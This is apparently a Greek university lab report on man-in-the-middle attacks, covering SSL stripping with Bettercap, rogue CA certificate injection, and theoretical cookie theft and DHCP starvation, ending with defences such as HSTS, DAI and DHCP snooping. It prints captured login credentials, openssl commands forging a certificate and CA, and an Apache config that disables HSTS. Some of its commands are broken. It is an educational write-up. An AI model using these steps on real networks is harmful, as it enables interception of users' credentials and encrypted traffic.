
Το victim δεν είδε “security warning” τύπου certificate error, γιατί στην πράξη η σύνδεση που κατέληξε στον cloned server ήταν HTTP (χωρίς TLS), άρα δεν υπήρχε έλεγχος πιστοποιητικού για να αποτύχει. Ο browser συνήθως εμφανίζει απλώς ένδειξη Not Secure/χωρίς λουκέτο, κάτι που πολλοί χρήστες αγνοούν. Αν το domain είχε HSTS / preload, θα γινόταν αυτόματη αναβάθμιση σε HTTPS και είτε θα αποτύγχανε η ανακατεύθυνση είτε θα εμφανιζόταν προειδοποίηση πιστοποιητικού.

Ως προς το realism, το cloned site ήταν αρκετά πειστικό οπτικά (layout/φόρμα), αλλά υπήρχαν ενδείξεις μη αυθεντικότητας: απουσία HTTPS, πιθανές ελλείψεις σε δυναμικά στοιχεία/links, και διαφορετική συμπεριφορά σε scripts/redirects.



4 Φάση 3^η HTTPS Downgrade με SSL Stripping

Αυτό που κάναμε εδώ ήταν να φτιάξουμε ένα video και να μπορέσουμε να βάλουμε τις 3 περιπτώσεις που μας ζητούνται σε ένα φάκελο και να τρέξουμε το Bettercap για να μπορέσουμε να μειώσουμε τον κενό χρόνο και να δούμε γρήγορα αποτελέσματα με το Ubuntu(victim) σύστημα μας να τρέχει μόνο μια φορά και απλά να ανοίγει 3 tabs. Στο video δείχνουμε ακριβώς την διαδικασία αυτή.





Τα στοιχεία από το www.google.com

```
192.168.1.100 - - [04/Feb/2026 11:07:37] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI
cDhtUFdlzd2BENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAA
AAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=&
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=icsd20204@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=123456789
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.1.100 - - [04/Feb/2026 11:08:40] "GET /favicon.ico HTTP/1.1" 404 -
```

Τα στοιχεία από το <http://httpbin.org/forms/post>

Wireshark packet capture showing an HTTP POST request to <http://httpbin.org/post>. The packet list shows a POST request from 192.168.1.100 to 98.91.115.81. The packet details show the request body with form data:

- HTML Form URL Encoded: application/x-www-form-urlencoded
- Form item: "custname" = "icsd20204"
- Form item: "custtel" = "6944995588"
- Form item: "custemail" = "icsd20204@aegean.gr"
- Form item: "delivery" = ""
- Form item: "comments" = "password 1234567"



Για το Github δεν υπήρχαν στοιχεία φάνηκε στο WireShark η κίνηση και το GET OK 200 αλλά δεν μπορούσαμε να δούμε τα δεδομένα απλα την επιτυχία της σύνδεσης όπως φαίνεται και στο βίντεο.

4.1 Παρατηρήσεις 150 λέξεων

Το SSL stripping λειτούργησε επειδή ο attacker βρισκόταν σε θέση Man-in-the-Middle (MITM) και μπορούσε να παρεμβάλλεται στην αρχική επικοινωνία του victim. Όταν ο χρήστης επιχειρούσε να επισκεφθεί ένα site ο MITM “υποβίβαζε” την κίνηση από HTTPS σε HTTP, αφαιρώντας/αλλάζοντας redirects και links ώστε ο browser να συνεχίσει σε μη κρυπτογραφημένη σύνδεση. Έτσι τα δεδομένα της εφαρμογής περνούσαν ως plaintext και γίνονταν ορατά στο capture.

Το www.google.com ήταν vulnerable επειδή επιτρέπει πρόσβαση ή ανακατεύθυνση σε HTTP και δεν επιβάλλει αυστηρά HTTPS για όλες τις αιτήσεις, άρα ο υποβιβασμός μπορεί να “σταθεί”. Αντίθετα, το GitHub προστατεύεται από HSTS και σύγχρονες πολιτικές browser: ο browser υποχρεώνεται να χρησιμοποιεί HTTPS (ακόμα κι αν πληκτρολογήσεις `http://`), μπλοκάρει υποβαθμίσεις και δεν επιτρέπει στον MITM να κρατήσει τη σύνδεση σε HTTP.

Το HSTS (Strict-Transport-Security) δηλώνει ότι ο τομέας πρέπει να φορτώνει μόνο με HTTPS για συγκεκριμένο χρόνο και, όταν είναι σε preload list, η προστασία ισχύει από την πρώτη επίσκεψη. Αυτό, μαζί με browser protections κάνει το SSL stripping να αποτυγχάνει σε προστατευμένα sites.



5 Φάση 4^η Rogue Certificate Injection για HTTPS MITM

Ελέγξαμε το site www.icsd.gr και παρατηρήσαμε στο inspect της σελίδας ότι δεν υπάρχει certificate pinning οπότε ελέγχουμε με curl.

```
Session Actions Edit View Help
(root@kali)-[~]
# curl -I -L https://www.icsd.aegean.gr | grep -i pin
% Total    % Received % Xferd Average Speed   Time    Time     Time  Curre
nt      0      0     0     0      0      0      0      0
x-xss-protection: 0
x-frame-options: SAMEORIGIN
Dload    Upload    Total   Spent    Left   Speed
0         0     0     0      0      0 --:--:-- --:--:-- --:--:--    0
```

Και όπως βλέπουμε και εδώ ισχύει.

Πάμε λοιπόν να δημιουργήσουμε Certificate:

Δημιουργήσαμε χώρο που θα αποθηκευτούν

```
(root@kali)-[~/rogue-certificates]
# cd /root/rogue-certificates
```

Με αυτή την εντολή δημιουργήσαμε ένα νέο RSA ιδιωτικό κλειδί 4096-bit και ένα αυτο-υπογεγραμμένο TLS/SSL πιστοποιητικό (X.509) διάρκειας 365 ημερών για το domain icsd.aegean.gr.

```
(root@kali)-[~/rogue-certificates]
# openssl req -x509 -newkey rsa:4096 -keyout icsd.aegean.gr.key -out icsd.aegean.gr.crt -days 365 -nodes -subj "/C=US/ST=CA/L=SanFrancisco/O=RogueCA/CN=icsd.aegean.gr"
```

Εδώ δημιουργούμε ένα αυτο-υπογεγραμμένο πιστοποιητικό Αρχής Πιστοποίησης (Rogue Certificate Authority) μαζί με το αντίστοιχο ιδιωτικό κλειδί RSA 4096-bit, με ισχύ 10 ετών.

```
(root@kali)-[~/rogue-certificates]
# openssl req -x509 -newkey rsa:4096 -keyout rogue-ca.key -out rogue-ca.crt -days 3650 -nodes -subj "/C=US/ST=CA/L=SanFrancisco/O=RogueCA/CN=Rogue Certificate Authority"
```



Εδώ εμφανίζει αναλυτικά τα στοιχεία του πιστοποιητικού `icsd.aegean.gr.crt` και φιλτράρει την έξοδο ώστε να δείξει τη γραμμή `Subject` (και τις επόμενες 2 γραμμές) για να δούμε ποιο domain/στοιχεία “δηλώνει” το certificate.

```
(root@kali)-[~/rogue-certificates]
# openssl x509 -in icsd.aegean.gr.crt -text -noout | grep -A2 "Subject:"
```

Εδώ εμφανίζει τα αναλυτικά στοιχεία του πιστοποιητικού `rogue-ca.crt` και φιλτράρει την έξοδο ώστε να προβληθεί το `Subject` (και οι επόμενες δύο γραμμές), επιβεβαιώνοντας την ταυτότητα της Certificate Authority που δηλώνει.

```
(root@kali)-[~/rogue-certificates]
# openssl x509 -in rogue-ca.crt -text -noout | grep -A2 "Subject:"
```

Λόγο κάποιον θεμάτων με την μνήμη του VM έχουμε υλοποιήσει την λογική σε ένα καλύτερο μηχανημα με περισσότερη μνήμη και μνημη ram θα μπορούσε να υλοποιηθεί ακριβώς.

Εδώ δημιουργεί και αποθηκεύει ένα Apache HTTPS VirtualHost configuration για το domain `icsd.aegean.gr`, ορίζοντας self-signed SSL certificate/κλειδί, DocumentRoot, logs και απενεργοποίηση HSTS μέσω header.

```
(root@kali)-[~/rogue-certificates]
# sudo tee /etc/apache2/sites-available/rogue-https.conf << EOF
<VirtualHost *:443>
    ServerName icsd.aegean.gr
    DocumentRoot /var/www/html/

    SSLEngine on
    SSLCertificateFile /root/rogue-certificates/$TARGET_DOMAIN.crt
    SSLCertificateKeyFile /root/rogue-certificates/$TARGET_DOMAIN.key

    # Enable SSL stripping headers
    Header always set Strict-Transport-Security "max-age=0"

    ErrorLog /var/log/apache2/rogue-error.log
    CustomLog /var/log/apache2/rogue-access.log combined
</VirtualHost>
EOF
zsh: write failed: no space left on device
```



Εδώ γίνεται η ενεργοποίηση του VirtualHost “rogue-https”, Ενεργοποίηση του Module Headers και Επανεκκίνηση του Apache2 για εφαρμογή των αλλαγών.

```
(root@kali)-[~/rogue-certificates]
# sudo a2ensite rogue-https
sudo a2enmod ssl headers
sudo systemctl restart apache2
```

Εδώ γίνεται αντιγραφή όλου του περιεχομένου του Web Root (/var/www/html) σε Άλλο Φάκελο Προορισμού με την Εντολή cp -r

```
(root@kali)-[~/rogue-certificates]
# sudo cp -r /var/www/html/* /var/www/html/
```

Εδώ κάνουμε δοκιμή HTTPS VirtualHost Τοπικά με cURL Παρακάμπτοντας την Επαλήθευση Πιστοποιητικού και Κάνοντας Resolve του Domain στο 127.0.0.1

```
(root@kali)-[~/rogue-certificates]
# curl -k https://localhost --resolve icvd.aegean.gr:443:127.0.0.1
```

Εδώ γίνεται εγκατάσταση του Rogue CA στο Trust Store του Συστήματος και Ενημέρωση των Έμπιστων Πιστοποιητικών

```
(root@kali)-[~/rogue-certificates]
# sudo cp rogue-ca.crt /usr/local/share/ca-certificates/
sudo update-ca-certificates
```

Αμέσως μετά από όλες αυτές τις ενέργειες κάνουμε στο Victim (Ubuntu PC) χειροκίνητη εγκατάσταση Rogue CA στον Firefox και δεχόμαστε το μήνυμα για την τεκμηρίωση μας.

Τρέχουμε το Bettercap ώστε να μπει «ανάμεσα» στο θύμα και στο internet, ανακατευθύνουμε το domain στο δικό μας σύστημα και χρησιμοποιούμε το rogue certificate για να μπορεί η HTTPS κίνηση να διαβαστεί χωρίς να εμφανιστεί προειδοποίηση ασφαλείας. Στη συνέχεια ελέγχουμε ότι το θύμα βλέπει κανονικά το cloned site, ότι η σύνδεση φαίνεται ασφαλής και ότι η κίνηση περνά μέσα από τον proxy και καταγράφεται.

Με αυτόν τον τρόπο μπορούμε να παρατηρήσουμε τη συμπεριφορά του χρήστη και τη ροή των δεδομένων, να κρατήσουμε logs και screenshots και τέλος να σταματήσουμε το setup και να επαναφέρουμε το σύστημα στην αρχική του κατάσταση.



5.1 Παρατηρήσεις 250 λέξεων

Σε αυτή την επίθεση ο browser του θύματος εμπιστεύτηκε το πλαστό πιστοποιητικό γιατί **εμείς εγκαταστήσαμε το rogue-ca.crt ως “Trusted Certificate Authority”** στο σύστημά του (ή στον Firefox). Όταν ο browser βλέπει ένα πιστοποιητικό για ένα site ελέγχει αν έχει υπογραφεί από κάποια CA που υπάρχει στο **certificate trust store**. Αφού η δική μας Rogue CA βρίσκεται πλέον μέσα στο trust store ο browser θεωρεί ότι η υπογραφή είναι έγκυρη και **δεν εμφανίζει security warning** παρότι το πιστοποιητικό είναι πλαστό.

Το trust store έχει κρίσιμο ρόλο γιατί είναι ουσιαστικά η “λίστα εμπιστοσύνης” του χρήστη: αν πείσουμε το θύμα να προσθέσει μια νέα CA, τότε μπορούμε να **εκδώσουμε έγκυρα-φαινομενικά certificates** για όποιο domain θέλουμε, και ο browser θα τα αποδέχεται. Έτσι, σε σχέση με το SSL stripping, η διαφορά είναι ότι στο SSL stripping προσπαθούμε να ρίξουμε το HTTPS σε HTTP (άρα η κρυπτογράφηση χάνεται και συχνά φαίνεται), ενώ εδώ **η κρυπτογράφηση παραμένει απλώς “κλέβουμε”** την εμπιστοσύνη: ο χρήστης βλέπει λουκέτο, αλλά ο επιτιθέμενος μπορεί να αποκρυπτογραφή την κίνηση επειδή έχει το “έμπιστο” CA.

Η επίθεση αποτυγχάνει σε sites με **certificate pinning** (π.χ. GitHub) γιατί η εφαρμογή/πελάτης δεν αρκείται στο trust store: έχει “καρφωμένο” το αναμενόμενο public key ή CA και απορρίπτει οποιοδήποτε άλλο certificate, ακόμη κι αν φαίνεται έγκυρο. Τέλος, στην πράξη η εφικτότητα εξαρτάται από social engineering: το δύσκολο κομμάτι είναι να πείσεις το θύμα να εγκαταστήσει CA πιστοποιητικό, γιατί αυτό είναι ύποπτη ενέργεια και σε οργανωμένα περιβάλλοντα μπλοκάρεται από πολιτικές/δικαιώματα.



6 Φάση 5^η Session Hijacking μέσω Cookie Theft

6.1 Παρατηρήσεις γενικής εικόνας του ερωτήματος

Περιγράφουμε θεωρητικά πως θα λειτουργούσε το σενάριο. Η βασική προϋπόθεση για κλοπή session cookies είναι τα cookies να είναι ορατά σε plaintext, κάτι που δεν ισχύει στο HTTPS αφού εκεί η επικοινωνία είναι κρυπτογραφημένη. Θεωρητικά αυτό θα μπορούσε να ξεπεραστεί με χρήση HTTP site, με SSL stripping ή με certificate injection.

Σε ένα τέτοιο σενάριο, με ενεργό MITM (π.χ. μέσω ARP spoofing), ο επιτιθέμενος θα μπορούσε να καταγράψει HTTP traffic και να εντοπίσει τα Cookie headers μέσα στα requests του θύματος. Από αυτά τα headers θα εξάγονταν οι τιμές των session cookies που χρησιμοποιεί ο server για authentication.

Στη συνέχεια, σε θεωρητικό επίπεδο, ο επιτιθέμενος θα μπορούσε να εισάγει τα κλεμμένα cookies στον δικό του browser. Με αυτόν τον τρόπο, ο server θα τον αντιμετώπιζε ως ήδη συνδεδεμένο χρήστη, επιτρέποντας πρόσβαση στο session του θύματος χωρίς την εισαγωγή κωδικών.

Η φάση αυτή αναδεικνύει και τον αμυντικό ρόλο μηχανισμών όπως τα Secure και HttpOnly cookies, τα οποία δυσκολεύουν ή αποτρέπουν τέτοιες επιθέσεις, υπογραμμίζοντας τη σημασία της σωστής ρύθμισης ασφάλειας στις web εφαρμογές.



7 Φάση 6^η DHCP Starvation & Rogue DHCP Server

7.1 Παρατηρήσεις 300-400 λέξεων γενικής εικόνας του ερωτήματος

Σε αυτό το σημείο δεν υλοποιήσαμε πρακτικά το σενάριο DHCP Starvation & Rogue DHCP Server οπότε δεν υπάρχουν μετρήσεις ή screenshots από πραγματική εκτέλεση. Παρ' όλα αυτά, μπορούμε να δώσουμε μια θεωρητική τεχνική ανάλυση.

Το DHCP starvation βασίζεται στην ιδέα ότι ο επιτιθέμενος “γεμίζει” το διαθέσιμο lease pool του νόμιμου DHCP server, ζητώντας μαζικά διευθύνσεις IP με πολλές διαφορετικές (ψεύτικες) MAC διευθύνσεις. Ο DHCP server, βλέποντας πολλά “νέα” devices, δεσμεύει συνεχώς leases μέχρι να μην απομείνουν διαθέσιμες IP. Όταν το pool εξαντληθεί, ένα νέο πραγματικό device που μπαίνει στο δίκτυο δεν μπορεί να πάρει IP από τον legitimate server και μένει χωρίς σύνδεση ή περιμένει εναλλακτική απάντηση.

Τα περισσότερα devices εμπιστεύονται τον πρώτο DHCP που απαντά γιατί το DHCP είναι σχεδιασμένο να λειτουργεί με broadcast και γρήγορη ανάθεση ρυθμίσεων. Ο client στέλνει DHCPDISCOVER, και ο πρώτος server που στέλνει DHCPOFFER συνήθως “κερδίζει”, επειδή ο client προχωρά στο DHCPREQUEST για το offer που έλαβε πρώτο. Αυτό ανοίγει τον δρόμο σε rogue DHCP: αν ο επιτιθέμενος απαντήσει γρήγορα και δώσει “ελκυστικό” lease, το device θα πάρει gateway/DNS που ορίζει ο attacker.

Σε σύγκριση με ARP spoofing το DHCP hijacking δίνει πιο “καθαρό” MITM setup: στο ARP spoofing πρέπει να στοχεύεις ενεργά συγκεκριμένα θύματα και να κρατάς συνεχώς δηλητηριασμένα ARP tables, ενώ στο DHCP hijacking το MITM γίνεται “by design” για κάθε νέο device, αφού ο attacker ορίζει ως default gateway και DNS τον εαυτό του. Γι' αυτό η επίθεση είναι πιο scalable: επηρεάζει μαζικά νέες συνδέσεις χωρίς να χρειάζεται χειροκίνητη στόχευση ανά host.

Τελικά οι βασικές άμυνες είναι μηχανισμοί σε switch/enterprise δίκτυα: το DHCP snooping επιτρέπει DHCP απαντήσεις μόνο από “trusted” ports, το port security περιορίζει MAC addresses ανά θύρα και μπλοκάρει ύποπτη συμπεριφορά, ενώ το 802.1X απαιτεί αυθεντικοποίηση πριν δοθεί πρόσβαση στο δίκτυο μειώνοντας δραστικά τη δυνατότητα να εμφανιστεί rogue server.



8 Φάση 7^η Ανάλυση Επιθέσεων & Μέτρα Άμυνας

8.1 Ολοκληρωμένη Ανάλυση

Στη Φάση 7 κάνουμε μια συνολική αποτίμηση των επιθέσεων για να καταλάβουμε τι φάνηκε στο δίκτυο, τι μας μπλόκαρε και ποιες άμυνες είναι ρεαλιστικές.

Ξεκινάμε από το ARP poisoning: στα captures βλέπουμε ενδείξεις όπως πολλαπλά ARP replies χωρίς να έχει προηγηθεί request, επαναλαμβανόμενες απαντήσεις για το ίδιο IP (gateway) και περιπτώσεις που το ίδιο IP “δείχνει” σε διαφορετικές MAC. Αυτό είναι κλασικό MAC conflict/duplication indicator και μας λέει ότι κάποιος προσπαθεί να γίνει “ενδιάμεσος”.

Μετά περνάμε στο DNS spoofing. Εκεί ψάχνουμε DNS replies που έρχονται πολύ γρήγορα, απαντήσεις που δεν ταιριάζουν με τον αναμενόμενο resolver, και περιπτώσεις όπου το ίδιο query παίρνει “περίεργη” IP (π.χ. το domain δείχνει σε server του attacker). Αν το spoofing πέτυχε, στα HTTP/HTTPS requests φαίνεται ότι ο client πάει στην “λάθος” διεύθυνση, ενώ ο χρήστης νομίζει ότι πάει στο κανονικό site.

Στο TLS κομμάτι κοιτάμε τα handshakes. Όταν κάτι πάει στραβά, βλέπουμε failed handshakes, alerts, ή αποτυχημένες συνδέσεις λόγω policy. Εκεί μας εμποδίσαν μηχανισμοί όπως HSTS (ο browser επιμένει σε HTTPS και δεν δέχεται downgrade) και περιπτώσεις όπου η εμπιστοσύνη στο certificate δεν περνάει. Στη δική μας προσέγγιση με certificate injection, όταν το Rogue CA εγκαταστάθηκε ως trusted, ο browser δεν έβγαλε warning και το TLS traffic μπορούσε να “φαίνεται” μέσω proxy/αποκρυπτογράφησης. Αν όμως υπήρχε certificate pinning, αυτή η λογική θα απέτυχε γιατί ο client δεν αρκείται στο trust store.

Για cookies και session hijacking, δεν έγινε πλήρης πρακτική υλοποίηση, οπότε το αναφέρουμε καθαρά: θεωρητικά θα ψάχναμε HTTP cookie headers σε plaintext ή tokens που διαρρέουν. Σε HTTPS κανονικά δεν τα βλέπεις χωρίς αποκρυπτογράφηση. Επίσης το DHCP starvation/rogue DHCP δεν υλοποιήθηκε, άρα το καλύπτουμε θεωρητικά: στα captures θα υπήρχαν μαζικά DHCPDISCOVER/DHCPOFFER και ύποπτες αναθέσεις gateway/DNS από λάθος server.

Τώρα προτείνουμε 6 άμυνες και λέμε πώς μπλοκάρουν όσα κάναμε:

1. Dynamic ARP Inspection (DAI): το switch ελέγχει ARP packets και κόβει πλαστά ARP replies → μειώνει/σταματά ARP poisoning.
2. Static ARP για κρίσιμα endpoints (gateway/servers): δεν αλλάζει εύκολα το mapping IP→MAC → δυσκολεύει το MITM.
3. HSTS: αναγκάζει HTTPS και ακυρώνει SSL stripping/downgrade → κόβει plaintext cookies/credentials.



4. Certificate pinning (όπου γίνεται): ακόμα κι αν μπει rogue CA στο trust store, ο client απορρίπτει το “λάθος” cert → μπλοκάρει MITM μέσω certificate injection.
5. DNSSEC + ασφαλείς resolvers: κάνει πιο δύσκολο το DNS spoofing γιατί οι απαντήσεις πρέπει να επαληθεύονται → μειώνει redirects.
6. DHCP snooping + port security + 802.1X: επιτρέπει DHCP replies μόνο από trusted ports, περιορίζει spoofed MACs και ζητά αυθεντικοποίηση στο LAN → κόβει rogue DHCP και περιορίζει ποιος μπαίνει στο δίκτυο.

Σε real-world σενάρια (campus WiFi/εταιρικό δίκτυο) τα εφαρμόζουμε ως εξής: στο access layer ενεργοποιούμε DAI/DHCP snooping/port security, στο WiFi βάζουμε 802.1X (WPA2/3-Enterprise), στους browsers/servers επιβάλλουμε HSTS, στις εφαρμογές βάζουμε Secure/HttpOnly/SameSite cookies και για ευαίσθητη κίνηση χρησιμοποιούμε VPN (IPsec/TLS) ώστε, ακόμη κι αν κάποιος κάνει MITM στο τοπικό δίκτυο, το payload να παραμένει προστατευμένο. Έτσι, τα “μαθήματα” από το lab μετατρέπονται σε πρακτικούς κανόνες που μειώνουν δραστικά την πιθανότητα επιτυχίας τέτοιων επιθέσεων.



9 Συμπεράσματα

Μέσα από την εργασία κατανοήσαμε πώς λειτουργούν επιθέσεις σε επίπεδο δικτύου και εφαρμογής, όπως ARP spoofing, DNS spoofing, MITM και θεωρητικά session hijacking, και πόσο εύκολα μπορούν να επηρεάσουν έναν χρήστη όταν λείπουν βασικοί μηχανισμοί άμυνας.

Ταυτόχρονα έγινε ξεκάθαρο πόσο κρίσιμο ρόλο παίζουν τα network defenses και η σωστή χρήση της κρυπτογράφησης: μηχανισμοί όπως HTTPS, HSTS, certificate pinning, ασφαλή cookies και έλεγχοι στο LAN μπορούν να μπλοκάρουν ή να περιορίσουν αποτελεσματικά τέτοιες επιθέσεις. Η εργασία ανέδειξε τη σημασία του ethical hacking ώστε να εντοπίζονται αδυναμίες και να βελτιώνεται έμπρακτα η ασφάλεια πραγματικών συστημάτων και δικτύων.



10 Troubleshooting Log

10.1 Πίνακας

Problem	Attempted Solutions	Final Solution / Workaround	Lessons Learned
HSTS block σε DNS spoofing / SSL stripping	Προσπάθεια downgrade HTTPS → HTTP, αλλαγή DNS responses	Χρήση certificate injection (Rogue CA) αντί για SSL stripping	Το HSTS ακυρώνει πλήρως SSL stripping· απαιτείται έλεγχος εμπιστοσύνης πιστοποιητικών
Certificate warning στον browser	Δημιουργία self-signed certificate, αλλαγή CN	Εγκατάσταση Rogue CA στο trust store του συστήματος/browser	Ο browser εμπιστεύεται μόνο CAs στο trust store, όχι απλά self-signed certs
Αποτυχία αποκρυπτογράφησης HTTPS traffic	Capture TLS traffic χωρίς trusted CA	Εγκατάσταση Rogue CA + MITM proxy	Η κρυπτογράφηση σπάει μόνο αν “σπάσει” η εμπιστοσύνη, όχι το TLS ίδιο
SSL stripping failure σε σύγχρονα sites	Χρήση sslstrip, ARP spoofing	Μετάβαση σε HTTPS MITM με certificate injection	Τα σύγχρονα sites είναι σχεδιασμένα να αποτρέπουν downgrade επιθέσεις
Προβλήματα με Apache HTTPS setup	Λάθος paths σε certificate/key, λάθος VirtualHost	Διόρθωση Apache config και επανεκκίνηση service	Ακόμα και μικρά config errors μπλοκάρουν πλήρως HTTPS υπηρεσίες

